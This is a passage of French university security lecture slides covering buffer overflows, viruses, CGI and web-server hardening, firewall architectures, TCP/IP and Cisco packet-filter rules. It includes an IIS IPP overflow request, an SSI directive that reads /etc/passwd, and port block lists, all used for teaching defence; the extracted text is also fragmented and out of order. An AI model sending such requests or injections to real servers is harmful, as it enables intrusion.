- Problème : la version de mai 2001 contient un débordement dans la gestion du protocole Internet Printing Protocol (IPP)

```
GET /NULL.printer HTTP/1.0
```

```
Host: tampon
```

si tampon a une longueur ≈ 420

→ Exécution à distance de code avec les droits de SYSTEM



Mieux contrôler la mémoire

252

- Bien programmer avec des principes ☺
- Utiliser des langages plus stricts au niveau de la mémoire (Java au lieu de C)
- Contrôler l'exécution de programmes (Purify...)
- Faire de l'analyse statique de programme pour détecter des bugs (problèmes indécidables, pointeurs...)
- Approches hybrides : exemple de CCured
 - ▶ Programmeur rajoute des attributs aux pointeurs
 - `__SAFE` : référence vers une *l-value*. Pas d'arithmétique dessus ou de cast
 - `__SEQ` : peut faire de l'arithmétique dessus, garde les bornes d'usage
 - `__WILD` : pointeur sauvage qui peut pointer vers n'importe



quoi ~> rajout par compilateur d'information sur chaque zone mémoire pointable ~> coûteux

- ▶ Utilise analyse statique : prouve que certaines zones sont correctes
- ▶ Compilateur rajoute des tests de non débordement là où échec de l'analyse statique

<http://www.cs.berkeley.edu/~necula/ccured>



F2B401 — Sécurité informatique
Computer Science department/HPCAS

• Virus
▶▶▶▶▶



Contre-mesures

255

<https://www.clusif.asso.fr/fr/production/ouvrages/pdf/PanoCrim2k3-fr.pdf>

- Si on envoie un courriel infecté à <mailto:viruslab@trendmicro.fr> on reçoit un courriel de diagnostic




F2B401 — Sécurité informatique
Computer Science department/HPCAS

• Virus
▶▶▶▶▶



Contre-mesures

254

- Jouer la carte sécuritaire
- Ne pas faire forcément comme tout le monde (tout MicroSoft n'est pas la solution la plus sécurisée)
- Sur les systèmes fragiles, avoir des anti-virus à jour faute de mieux
-  Ne jamais exécuter du code étranger sans vérification ne serait-ce minimale (.EXE, .COM, .VBS, .BIN, .BAT, .SCR, .LNK, .PIF,...)
- Vérifier les informations
- Il existe des solutions gratuites plus sécurisées
- Ne pas céder à la panique (difficile...)
- Se tenir informé(e)
<https://www.clusif.asso.fr/fr/production/infovir/infovir01.asp>



F2B401 — Sécurité informatique
Computer Science department/HPCAS

• Virus
▶▶▶▶▶



Sécurisation serveur commerce électronique

256

- Serveur de commerce électronique
 - ▶ Ordinateur
 - ▶ Connexion Internet
 - ▶ Serveur WWW, FTP, courriel, connexion à distance
 - ▶ Système d'exploitation
 - ▶ Divers logiciels
- Pas de point faible ~> sécurisation à tous les niveaux
- Même si le serveur ne contient pas toutes les données de l'entreprise sa compromission est critique : image de marque, données clients,...
- Avoir toujours les versions à jour (ou alors carrément obsolètes ?...)



F2B401 — Sécurité informatique
Computer Science department/HPCAS

• Sécurisation serveur WWW
▶▶▶▶▶



- Faire aussi face aux refus de service
- Comment faire face lorsque les temps de développement sont revus à la baisse ?...
- Programmeurs non formés à la sécurité en général...
- Formation par la bande dessinée ! CdV Entrevue N°17, 2000



WWW (.htaccess, CGI,...)...

- <http://directory.google.com/Top/Computers/Hacking/Exploits> : les attaquent existent




- Ordinateur possédant plusieurs services
- Mettre en place le *minimum* de services nécessaires : WWW, courriel,...
- Beaucoup de services lancés par défaut...
- Compromis à trouver entre fonctionnalités pratiques et trous de sécurité potentiels
- Bien configurer chaque service
- Vérifier le contrôle d'accès et l'authentification des utilisateurs (mots de passe,...) : accès limités au minimum
- Bien définir les droits sous lesquels tournent les serveurs : minimaux
- Bien cerner les fichiers accessibles par les différents serveurs : minimaux. Si par ftp on peut modifier des fichiers du serveur



- Utilisation de pages WWW dynamiques : scripts CGI (Common Gateway Interface) à base de langages style perl, shell,...
- Usage de langages de script plutôt que des langages de programmation plus classique comme C : plus simples à mettre en place pour de petites applications, plus haut niveau
- Fonctions permettant d'accéder au système à partir des entrées (méta-caractères,...) si mal conçus
- Trou dans un CGI : passe à travers les pare-feux !
 - ▶ Modification de fichiers locaux
 - ▶ Envoi d'informations locales par courriel à des destinataires hostiles arbitraires
 - ▶ Chargement et exécution de programmes d'espionnage ou de portes dérobées



- ▶ Refus de service par effondrement de la machine locale
- ▶ ~> programmer proprement et bien vérifier : traiter tous les cas possibles et  impossibles, gérer les dépassements de capacité, les retours d'erreur, plus de place disque, plus de mémoire,...
- ▶ Faire vérifier ses programmes par d'autres programmeurs
- ▶ Rajouter des assertions partout ou presque
- ▶ Faire une analyse statique simple : recherche de `system()`, `open()`, `popen()`, `eval()` et « ' ' » dans les scripts perl par exemple
- Limiter l'importance d'un trou en faisant tourner les CGI avec des droits minimaux (`nobody`) et en l'enfermant dans un répertoire (`chroot`) si possible
- Centralisation de tous les CGI et vérification par une instance



mais un tas de spaghetti difficile à cerner...

- ▶ Existence de répertoires de CGI personnels : l'administrateur ne sait plus où aller vérifier tout ce qui est rajouté







spécifique

- Éliminer les CGI installés par défaut qui peuvent être des passoires
- Vérifier régulièrement que les CGI n'ont pas changé (stockage de leur signature MD5 ailleurs)
- Ne pas mettre trop d'options sur le serveur : compromis...
 - ▶ Affichage automatique du contenu d'un répertoire si pas de `index.html` : pratique mais si dans un répertoire sensible dont on veut cacher le contenu...
 - ▶ SSI (*Server Side Include*) permet d'exécuter des commandes citées dans des pages HTML. Pratique mais si on peut écrire une page HTML avec


```
<!-- #exec cmd="/bin/cat /etc/passwd" -->
```
 - ▶ Suivit des liens symboliques : plus une hiérarchie simple



Besoin de spécialiser l'accès de l'information en fonction du client

- Par nom de machine ou numéro IP : accès en Intranet par exemple
 - ▶ Accès de pages WWW réservées à telle machine
 - ▶  Piratage de DNS ~> au moins double vérification
IP → nom → IP
 - ▶  Possibilité d'usurper une adresse IP ou de pirater une machine autorisée
- Par utilisateur & mot de passe
 - ▶  Éviter les mots de passe faibles. Si c'est le client qui choisit...
 - ▶ Vérifier qu'il n'y a pas d'erreur par des tests...
 - ▶  Mots de passe passant en clair sur le réseau



- ▶ Ne pas divulguer le fichier de mots de passe
- ▶ Fichier de mots de passe doit être chiffré de manière forte
- ▶ Possible de répartir les fichiers de contrôle d'accès dans les répertoires à protéger (.htaccess,...). Plus simple pour l'utilisateur, cauchemar pour l'administrateur. ⚠ Si bug permettant la récupération de ces fichiers...
- ▶ Si authentification ultérieure par *cookies* pour éviter de redemander le mot de passe, vérifier au moins le numéro IP car les cookies passent en clair sur le réseau...
- Authentification forte par certificats
 - ▶ Protocole style SSL
 - ▶ Chaque client doit demander un certificat à une entité officielle de certification
 - ▶ ⚠ Vol de son certificat



- Encore une fois : éviter les mots de passe faciles
- Interfaces pour simplifier les CGI : oraperl,...



- En général besoin d'une base de données pour stocker diverses informations
 - ▶ Liste de produits
 - ▶ Liste de clients
 - ▶ Transactions en cours
 - ▶ Autorisations d'accès (fichier ou format DBM)
- Certaines bases de données ont une interface WWW ~> hérite des problèmes inhérents
- ⚠ Souvent options par défaut très libérales pour aider la mise en œuvre
- Bien cerner les accès aux différents domaines de la base de données pour l'extérieur mais aussi par service en interne à l'entreprise



- Ubiquité : tout ce qui est fait sur une machine peut être fait sur un groupe de machines (Unix)
 - ▶ Terminaux virtuels distants (rlogin, telnet)
 - ▶ Accès de fichiers à distance (NFS)
 - ▶ Courrier électronique
 - ▶ Annuaire distribués (DNS, finger, whois, ph, LDAP)
 - ▶ Distribution du temps (NTP)
 - ▶ Téléconférence (multidiffusion, MBone)
 - ▶ Écrans distants (XWindowS version 11 Release 6)
 - ▶ Remote Procedure Call (RPC), RMI, CORBA
 - ▶ WWW (synonyme d'Internet par réduction...)
- Fait partie de la vie de tous les jours
- Trous de sécurité ~> *World Wide Bugs...*



- Gros site : trop de machines variées pour faire un sécurisation par machine
- ↗ approche centralisée plus simple : filtrage au niveau de l'accès réseau extérieur
- Goulet d'étranglement forçant le passage Internet par un **pare-feu** (*firewall*)
- Ne laisse passer que ce qui est permis : courriel, FTP, connexion à distance,...
- Essaye d'éliminer les inconvénients d'Internet en gardant les bénéfices
- Pare-feu ≡ un ou plusieurs matériels : routeurs et/ou ordinateurs avec différents logiciels
- Tenir le système à jour en fonction des nouvelles attaques à la



Multiplier les défenses pour limiter les problèmes de configuration erronée à un endroit

- ⚠ Endroit de rêve pour un pirate pour espionner et contrôler ce qui passe par Internet...
- Tester régulièrement le système avec des tests d'intrusion
- Faire quelque chose de simple et de maîtrisable



mode

- Possible d'acheter un système clé en main ou d'en faire un soi-même. Utile d'avoir une expertise de toute manière pour la configuration d'un système clé en main
- Garde éventuellement des traces des transferts ou des attaques
- N'empêche pas une protection minimale des machines du réseau
- N'empêche pas une charte de sécurité interne
- ⚠ Si accès Internet supplémentaire autre que par le pare-feu
- ⚠ Pas de protection efficace contre les virus (cachés dans protocoles de trop haut niveau) car agit au niveau 3-4 OSI
- En cas de panne : bloquer tout plutôt que tout laisser passer.




- Difficile de gérer machine par machine
↗ définition de classes d'équivalence pour simplifier
- Regrouper les ordinateurs par population, applications
- Définir le niveau de sécurité requis pour chaque zone
- Définir les matrices de flux entre les différentes zones
- Rédiger les règles et en discuter avec ses collègues



- Interdire tout par défaut
 - ▶ Naturelle pour les administrateurs
 - ▶ Dès qu'un nouveau service apparaît : bloqué !
 - ▶ Autorisation si utile après inspection et analyse des faiblesses et de leurs implications ~> expertise même si système clé en main
 - ▶ Nouveau trou de sécurité : plus de chance d'être bloqué
- Autoriser tout par défaut
 - ▶ Naturelle pour les utilisateurs : + de liberté
 - ▶ Dès qu'un nouveau service apparaît : utilisation immédiate aussi bien client que serveur
 - ▶ Nouveau trou de sécurité ~> probablement exploitable
 - ▶ ~> Cauchemar des administrateurs



- Communication : souvent bidirectionnelle
- Question. . . réponse
- Si accès très restreint, la réponse par exemple à une requête HTTP interne sera bloquée par la protection contre le monde extérieur
~> Ouvrir :
 - ▶ Baisser la protection extérieure ☺
 - ▶ Comprendre que c'est une réponse et laisser passer : gérer un état avec trace du passé
- Nécessite de garder des traces des connexions en cours. . .
 aux attaques par dénis de service. . .



- Nécessité d'un bon charisme




- Par numéro IP source
- Par numéro IP destination
- Par protocole (TCP, UDP, ICMP, IGMP, IPIP,...)
- Par port (≈ service) TCP ou UDP source
- Par port (≈ service) TCP ou UDP destination
- Par type de message ICMP
- Par interface (interne, externe,...) en entrée ou en sortie
- Si début de connexion TCP

Utile pour filtrer des services simplement associés à la notion de port : SMTP,...

<http://ports.tantalo.net/index.php>



- Certains services ne sont pas simplement associés à un port : FTP, RPC, applications MBone,...
- Passer par un serveur intermédiaire sur le pare-feu qui accède au service distant : notion de *proxy* (mandataire, délégué)
- Passerelle applicative
- Doit être transparent à l'utilisateur
- Restrictions et contrôle effectués par le mandataire
- Possibilité d'un niveau d'authentification supplémentaire au niveau du mandataire
Exemple : `telnet` intermédiaire sur le pare-feu avant `telnet` sur cible
- Mandataire à effet de bord positif : cache WWW pour tout un site
-  Clients internes ne doivent pas communiquer directement



Traduction d'adresse

279

Faire apparaître une machine avec une autre adresse

- Fait sortir des machines avec adresses IP privées RFC 1918 avec des adresses publiques
- Cache les vrais numéros IP derrière une adresse (ou plusieurs pour dépasser le nombre de ports/machine)
- Orthogonal à la notion de pare-feu mais souvent associée
- Réalloue les ports de sortie pour éviter les conflits (unicité des connections)
- Problème : faire la traduction (IP local, port local) → (IP masquante, port masquant) en fonction de (IP destination, port destination). Comment savoir quand une traduction n'a plus de raison d'être si pas de fin explicite (UDP,...) ? Éliminer la traduction au bout d'un « certain » temps...




avec serveurs extérieurs


- Problème : certains serveurs mandataires imposent d'avoir des clients mandataires aussi (SOCKS,...)
- Certains services sont difficilement déléguables et filtrables... MBone




Pare-feu avec machine à double réseau



280




- Ordinateur à 2 interfaces sur 2 réseaux différents
- Architecture simple
- Supprimer le routage entre les 2 réseaux
- Seuls possibilité de passer d'un réseau à l'autre : mandataires
- Se connecter sur une machine interne : se connecter d'abord sur le pare-feu
-  Si le pare-feu est piraté, la sécurité disparaît : écoute du réseau,...




- Seule connexion possible avec l'extérieur : le bastion
- Filtrage oblige à passer par les mandataires sur le bastion
- Filtrage par routeur : moins sujet à des piratages ~~~
probablement plus sûr que l'approche machine à double réseau
-  Si le bastion est piraté, la sécurité disparaît : écoute du réseau,...



- Pare-feux précédents : problème instantané si piratage du pare-feu car en contact avec le réseau interne
- Idée : isoler le bastion dans un réseau périphérique (DMZ : *DeMilitarized Zone*) séparé du réseau interne
- Si piratage du bastion : encore difficile d'accéder au réseau interne
- Pas possible d'espionner le réseau interne depuis le bastion
- Possibilité de fusionner routeur extérieur avec bastion
-  Ne pas fusionner bastion et routeur intérieur : si piratage bastion...
- Si DMZ connectée à plusieurs réseaux intérieurs, n'utiliser qu'un routeur interne : si plusieurs routeurs internes, du trafic interne pourrait passer par la DMZ et être espionné

- Transparent pour les machines internes : le routeur détourne certains paquet vers le bastion



- 1 ou plusieurs machines visibles depuis Internet
- Accueille les amis comme les ennemis
- Place fortifiée
- Faire simple pour être simple à sécuriser
- Prendre en compte dès le départ le piratage potentiel du bastion
- Avoir une procédure de reconstruction automatique du bastion
- Installer système d'exploitation minimal
- Un Unix de bonne facture est un bon choix car de nombreux outils disponibles pour Internet
- Pas besoin d'une puissance énorme : peut être une vieille machine
- Mémoire raisonnable pour éviter le swap tout en gardant trace

de toutes les connexions et faire tourner tous les mandataires

- Besoins de plus de puissance si liaison rapide et services plus gourmand : WWW avec bases de données, News,... Répartir la charge sur plusieurs machines
- Utiliser un modèle de machine et de système d'exploitation déjà présent sur le site : développements du système, installation, maintenance,...



Réalisation d'un bastion

291

- ▶ Envoyer en plus une copie à une machine reliée par liaison série pour les coups durs
- Faire un audit sécurité avant de mettre en production



- Partir d'un système standard
- Appliquer toutes les mises à jour de sécurité
- Mettre le minimum de services
- Désactiver les services inutiles pour le bastion
- Services sécurisables simplement par filtrage : ne passent pas par mandataire sur le bastion et n'apparaissent pas sur le bastion
- Mettre les services mandataires sur le bastion
- Installer les services peu sûrs sur une machine jetable
- Ne pas mettre de comptes utilisateurs
- Protéger les traces de fonctionnement
 - ▶ Consulter de manière routinière les fichiers sur le bastion



Suppression de services Unix

292

- 2 sortes de serveurs :
 - ▶ Services lancés au démarrage : `/etc/rcx.d`
 - ▶ À la demande par le super-démon `inetd` : `/etc/inetd.conf`
- En plus système de RPC (*Remote Procedure Call*) : `rpcbind` ou `portmap` qui fait la traduction entre numéro du service RPC et le vrai port alloué sur la machine. `rpcinfo -p [machine]` donne la liste des services RPC enregistrés
- Supprimer NFS (services RPC) : `nfsd`, `biod`, `mountd`, `statd`, `automountd`,...
- Supprimer NIS : `ypbind`, `ypserv`,...
- Supprimer services de démarrage : `tftpd`, `bootpd`,...
- Supprimer la majorité des services via `inetd`
- Protéger les services `inetd` restant par système style TCP



Wrapper



- Remplacer certains services utiles par des sous-services :
finger permet d'avoir des informations sur les gens ayant des comptes sur la machine. Remplacer par un programme donnant seulement de l'information administrative sur le site. Dans /etc/inetd.conf :

finger stream tcp nowait nobody /bin/cat cat /etc/finger_info
- Suppression du routage (IP *forwarding*) afin d'éviter que la machine serve de relais
- Suppression du routage IP par la source



TCP Wrapper

295

-  Bien protéger tous les serveurs de /etc/inetd.conf
-  Problème intrinsèque à UDP : pas de notion de fin de connexion → un serveur UDP peut continuer de tourner après une requête autorisée et servir ensuite une requête qui aurait dû être interdite...
- <ftp://ftp.porcupine.org/pub/security/index.html>



- Contrôle l'exécution de serveurs lancés par inetd
- Modification des lignes d'/etc/inetd.conf pour lancer tcpd (TCP Wrapper) à la place de chaque serveur → pas de modification d/inetd ou des serveurs
- tcpd lance les vrais serveurs une fois les vérifications faites
 - ▶ Paramétré par /etc/hosts.allow et /etc/hosts.deny
 - ▶ Fait une vérification par adresse → nom → adresse
 - ▶ Autorisation par service
 - ▶ Par nom de la personne ayant la socket sur le client via IDENT (RFC 931) pour TCP mais attention aux mensonges
- Garde une trace de toutes les connexions via syslog
- Peut rajouter des bannières et des messages d'erreurs paramétrables



Mise en place filtrage paquets

296

- Contrôle du passage des paquets selon une politique d'autorisation
- En général mis en place dans un routeur qui a en plus la tâche de faire suivre les paquets entre différents réseau : bon endroit pour faire du filtrage car point de passage
- Filtrage possible par adresses IP, ports (≈ service), sens,... mais pas utilisateur, données de plus haut niveau (contenu, virus,...)
- 1 (gros) routeur filtrant suffit à filtrer tous les paquets d'un (gros) site : simplicité
- Indépendant des utilisateurs et des mandataires
- Interdiction à des faux paquets de partir sur Internet avec fausses sources
- Penser que les communications sont en général à double sens :



bloquer un seul sens ne suffit pas (certaines attaques se passent des réponses)

- Certains services ne sont pas contrôlables par simple filtrage (RPC, rsh, rlogin,...)



- ▶ Destination Unreachable : pas de route vers la destination
- ▶ Source Quench : encombrement
- ▶ Redirect : change une route (en route plus directe par exemple)
- ▶ Time Exceeded for a Datagram : TTL arrivé à 0
- ▶ ...
- IGMP (*Internet Group Management Protocol*) : distribution de routes et de groupes de multidiffusion (MBone)
- IPIP : encapsulation d'IP dans IP. Utilisé pour faire des tunnels (MBone). Sécurité normalement gérée par les gestionnaires de tunnels (mrouted,...)



- Services basés sur IPv4 (aujourd'hui)
- Utilisation des protocoles
 - TCP (*Transmission Control Protocol*)
 - ▶ Mode connecté point à point
 - ▶ Bidirectionnel
 - ▶ Système d'ordonnancement des paquets et de retransmission des paquets perdus
 - UDP (*User Datagram Protocol*)
 - ▶ Mode non connecté : pas de perte de temps à établir une connexion
 - ▶ Plus fort débit
 - ▶ Sans garantie
 - ICMP (*Internet Control Message Protocol*)
 - ▶ Echo Reply (ping)



- Protocole de transport sur Internet
- Options spécifiques dans l'entête IP rarement utilisées sauf pour la mise au point et les... attaques
 - ▶ Option de routage par la source : définition d'un point de passage obligé pour les paquets à l'aller comme au retour. Idée contourner des tables de routage défaillante. En pratique : contourner des routeurs filtrants...
 - ▶ Solution radicale efficace : supprimer tout paquet avec option(s)
- Fragmentation : certaines liaisons sur le parcours ne peuvent pas transmettre des paquets trop long (ne pas monopoliser une ligne/paquet trop longtemps...)
 - ▶ ⇄ Système capable de fragmenter les paquets en cours de route



- ▶ Défragmentation à l'arrivée
- ▶ Attaque par refus de service : envoi de paquets IP avec des fragments manquants pour occuper les tampons de défragmentation en attente de paquet qui n'arriveront jamais
- ▶ Seul le premier fragment contient les informations sur le type de paquet. Si filtrage sur protocole (TCP, UDP,...), port, etc. filtrage
 - Du premier paquet seulement : laisse passer tous les autres fragments ~> possible de faire une attaque par refus de service en entrée et faire sortir de l'information en entrées/sortie ~> tunnel dans les fragments suivants sans log potentiel...
 - De tous les paquets : système capable de suivre la fragmentation





RFC 3514 – extension sécurisée pour IP

303

- Idées
 - ▶ Rajouter bit E (*evil*) dans entête pour dire si un paquet est méchant ou pas
 - ▶ Filtrage dans un parefeu simplifié : mettre tout paquet étiqueté méchant à la poubelle
 - ▶ Pirate implémentant le RFC : doit mettre bit E à 1 via une API spécifique
- RFC 3514 du 1^{er} avril 2003



-  Ne pas laisser entrer des paquets forgés avec des adresses internes provenant de... l'extérieur
- Notion d'adresses de diffusions au niveau réseau :  si paquet avec adresse source de diffusion, génération possible de tempêtes de diffusions...
- Sécurisation dans Unix : seul `root` à le droit d'ouvrir une socket de numéro < 1024 (ports privilégiés)
 - ▶ Évite qu'un pirate non `root` établisse un faux serveur de login en entrée pour capturer les mots de passes
 - ▶ Authentification rudimentaire : si on reçoit un paquet d'une *machine Unix* et d'un port privilégié c'est que cela vient de `root`



TCP/IP

304

- Liaison bidirectionnelle entre une machine d'origine (IP,port) et une machine destination (IP,port)
- Connexion différente si couples diffèrent
- En particulier plusieurs connexions sur un même port d'une même machine. Exemple HTTP sur port 80
- Données découpée en segments avec un numéro de séquence (position du premier octet du segment dans le flux) et un numéro d'acquittement (octet reçu jusqu'à cette position)
- Retransmission de segment si pas reçu d'acquittement au bout d'un certain temps
- Destruction de tout segment reçu avec somme de vérification incorrecte
- Établissement de la connexion



- ▶ Envoyeur envoie un segment avec le drapeau SYN (*Synchronize Sequence Number*) et un numéro de séquence aléatoire qui servira d'origine depuis l'envoyeur
- ▶ Destinataire envoie un segment avec le drapeau ACK (*Acknowledgement*) et le drapeau SYN avec un numéro de séquence qui servira d'origine depuis le destinataire
- Chaque paquet ensuite envoyé contient le drapeau ACK pour acquitter en même temps les paquets reçus
- Pour éviter trop d'attente d'acquittement, chaque paquet a un champ fenêtre indiquant le nombre d'octets qu'on peut envoyer en avance sans attendre d'acquittement. Si fenêtre à 0 : gel de la transmission
- Adaptation de la fenêtre au taux d'erreur et à la congestion
- Empêcher des connexions TCP : éliminer simplement le paquet



- Mode non connecté : pas de perte de temps à établir une connexion
- Unidirectionnel entre origine (IP,port) et une destination (IP,port)
- Simple
- Mode de diffusion et multi-diffusion \rightsquigarrow attention aux paquets avec comme source des adresses de diffusion !
- Plus fort débit
- Sans garantie : peut ne pas arriver ou au contraire en plusieurs exemplaires
- Simple à forger : injecter un paquet avec les 2 couples (IP,port) adéquats
- Applications avec communications bidirectionnelles : renvoyer des paquets dans l'autre sens. Nécessite d'ouvrir un passage



de connexion (SYN sans ACK)

- Autorisation des connexions dans un sens (par exemple intérieur vers extérieur) en fonction du sens du premier paquet avec SYN sans ACK (règle de filtrage de type `ack` ou `established`)
- Forgeage de paquets : injecter des paquets avec les bons couples (IP,port) mais aussi les bons numéros de séquence \rightsquigarrow numéro de séquence aléatoire au début. Probabilité $\times 2^{-32}$
- Des comportements subtils sur les cas limites servent de signature des implémentations de IP... Fuite d'informations pour une attaque spécifique



subséquent dans le sens (IP destination,port destination) \rightarrow (IP origine,port origine) momentanément



- 64K ports UDP et TCP associés à des services bien connus par IANA
- Insuffisant pour tous les services imaginables \rightsquigarrow service d'annuaire transformant un numéro de service RPC 32 bits en port UDP ou TCP : portmap ou rpcbind
- Chaque serveur RPC lancé *localement* s'inscrit via le port TCP 111 pour enregistrer son port
- NFS en général sur UDP et TCP 2049
- Les clients interrogent portmap/rpcbind pour un service RPC donné pour avoir le port serveur TCP ou UDP à contacter
- Problème de filtrage : difficile de connaître les ports à contrôler
- Par contre une attaque peut essayer les 64K ports rapidement jusqu'à tomber sur un service connu



Écriture de règles de filtrage

311

- Écrire les règles dans un fichier de configuration plutôt que de manière incrémentale sur le routeur
- Règles exécutées *dans l'ordre* : recharger (tftp) à chaque fois *tout* le fichier pour éviter des problèmes
- Utiliser des adresses IP plutôt que des noms : évite attaques DNS et des étreintes mortelles (DNS filtré par nom...)
- Possibilité de garder une trace des paquets refusés ou acceptés




- Nécessite une interaction entre le filtre et portmap/rpcbind
- Bloquer NFS et NIS en RPC : tous les 2 en UDP \rightsquigarrow bloquer tout UDP sauf quelques services non RPC (DNS)



Filtrage par adresse

312

- Empêcher des paquets avec source interne falsifiée de rentrer
- Altruisme : empêcher des paquets de sortir avec une adresse non locale
- Faire confiance à certaines machines extérieures.  adresses sources falsifiées

Exemple sur Cisco :

```
interface Ethernet0
ip address 194.214.157.2 255.255.255.0
ip access-group 100 in
media-type 10BaseT
! Effacer l'access-list avant de commencer
no access-list 100
! Les adresses locales
access-list 100 deny ip 192.54.148.0 0.0.0.255 any
```



```
access-list 100 deny ip 192.54.172.0 0.0.0.255 any
access-list 100 deny ip 192.54.173.0 0.0.0.255 any
access-list 100 deny ip 127.0.0.0 0.255.255.255 any
! Adresses privées du RFC 1597
access-list 100 deny ip 10.0.0.0 0.255.255.255 any
access-list 100 deny ip 172.16.0.0 0.15.255.255 any
access-list 100 deny ip 192.168.0.0 0.0.255.255 any
! École des Mines, site de Paris
access-list 100 permit ip 192.54.165.0 0.0.0.255 any
access-list 100 permit ip 194.214.158.0 0.0.0.255 any
```



Filtrage par port

315

```
access-list 100 deny tcp any any eq 95
access-list 100 deny tcp any any eq sunrpc
access-list 100 deny udp any any eq sunrpc
access-list 100 deny tcp any any eq 144
access-list 100 deny udp any any eq snmp
access-list 100 deny udp any any eq xdmcp
access-list 100 deny tcp any any eq exec
access-list 100 deny udp any any eq biff
access-list 100 deny udp any any eq who
access-list 100 deny tcp any any eq cmd
access-list 100 deny udp any any eq syslog
access-list 100 deny tcp any any eq lpd
access-list 100 deny udp any any eq rip
access-list 100 deny tcp any any eq 2000
access-list 100 deny tcp any any eq 2001
access-list 100 deny tcp any any eq 2002
access-list 100 deny tcp any any eq 2003
access-list 100 deny udp any any eq 2049
access-list 100 deny tcp any any eq 2049
access-list 100 deny tcp any any eq 6000
access-list 100 deny tcp any any eq 6001
access-list 100 deny tcp any any eq 6002
access-list 100 deny tcp any any eq 6003
```



- Filtre les services associés à des ports UDP ou TCP
- Interdiction de certains services entrant mais autorise en sortie
- Empêche certains services de passer directement sans mandataire du bastion adresses sources falsifiées

Exemple sur Cisco :

```
no service udp-small-servers
no service tcp-small-servers
!pour le cri (R.Keryell) roazhon, chailly - dmi.ens.fr, trefle.ens.fr
access-list 100 permit tcp 129.199.96.17 0.0.0.0 192.54.172.242 0.0.0.0 eq 6000
access-list 100 permit tcp 129.199.96.17 0.0.0.0 192.54.172.200 0.0.0.0 eq 6000
access-list 100 permit tcp 129.199.96.11 0.0.0.0 192.54.172.242 0.0.0.0 eq 6000
access-list 100 permit tcp 129.199.96.11 0.0.0.0 192.54.172.200 0.0.0.0 eq 6000
access-list 100 deny udp any any eq echo
access-list 100 deny tcp any any eq echo
access-list 100 deny tcp any any eq 11
access-list 100 deny tcp any any eq 15
access-list 100 deny udp any any eq bootps
access-list 100 deny udp any any eq tftp
access-list 100 deny tcp any any eq 87
```



Filtrage par port

316

```
access-list 100 permit ip any any
```



<http://www.hsc.fr/ressources/presentations/filters/index.html.en>

- ∃ logiciels de filtrage libre
- Rapport qualité/prix imbattable
- Code peut être inspecté et est audité par de nombreuses personnes : moins de risque de grosses failles ou de portes dérobées
- ∃ aussi des pare-feux commerciaux basés sur ces logiciels
- Font aussi d'autres choses : traduction d'adresse,...
- Exemples :
 - ▶ NetFilter pour Linux
 - ▶ IP Filter pour plein d'Unix
 - ▶ Packet Filter pour OpenBSD



IP Filter

319

- Filtre IP qui marche avec la majorité des Unix (module chargeable)
- Autorise/empêche des paquets de passer
- Fait le tri entre toutes les interfaces
- Trie tous les protocoles IP
- Filtre les paquets IP fragmentés
- Gère les sessions TCP
- Trie les paquets IP avec des options spéciales (traceroute,...)
- Peut renvoyer des erreurs ICMP ou reset TCP à réception de paquets bloqués
- Peut garder trace de l'état des connexions pour éviter de repasser par tout le processus de filtrage



- ▶ PktFilter pour Windows 2000 (syntaxe IP Filter)



IP Filter

320

- Traduction d'adresse (NAT)
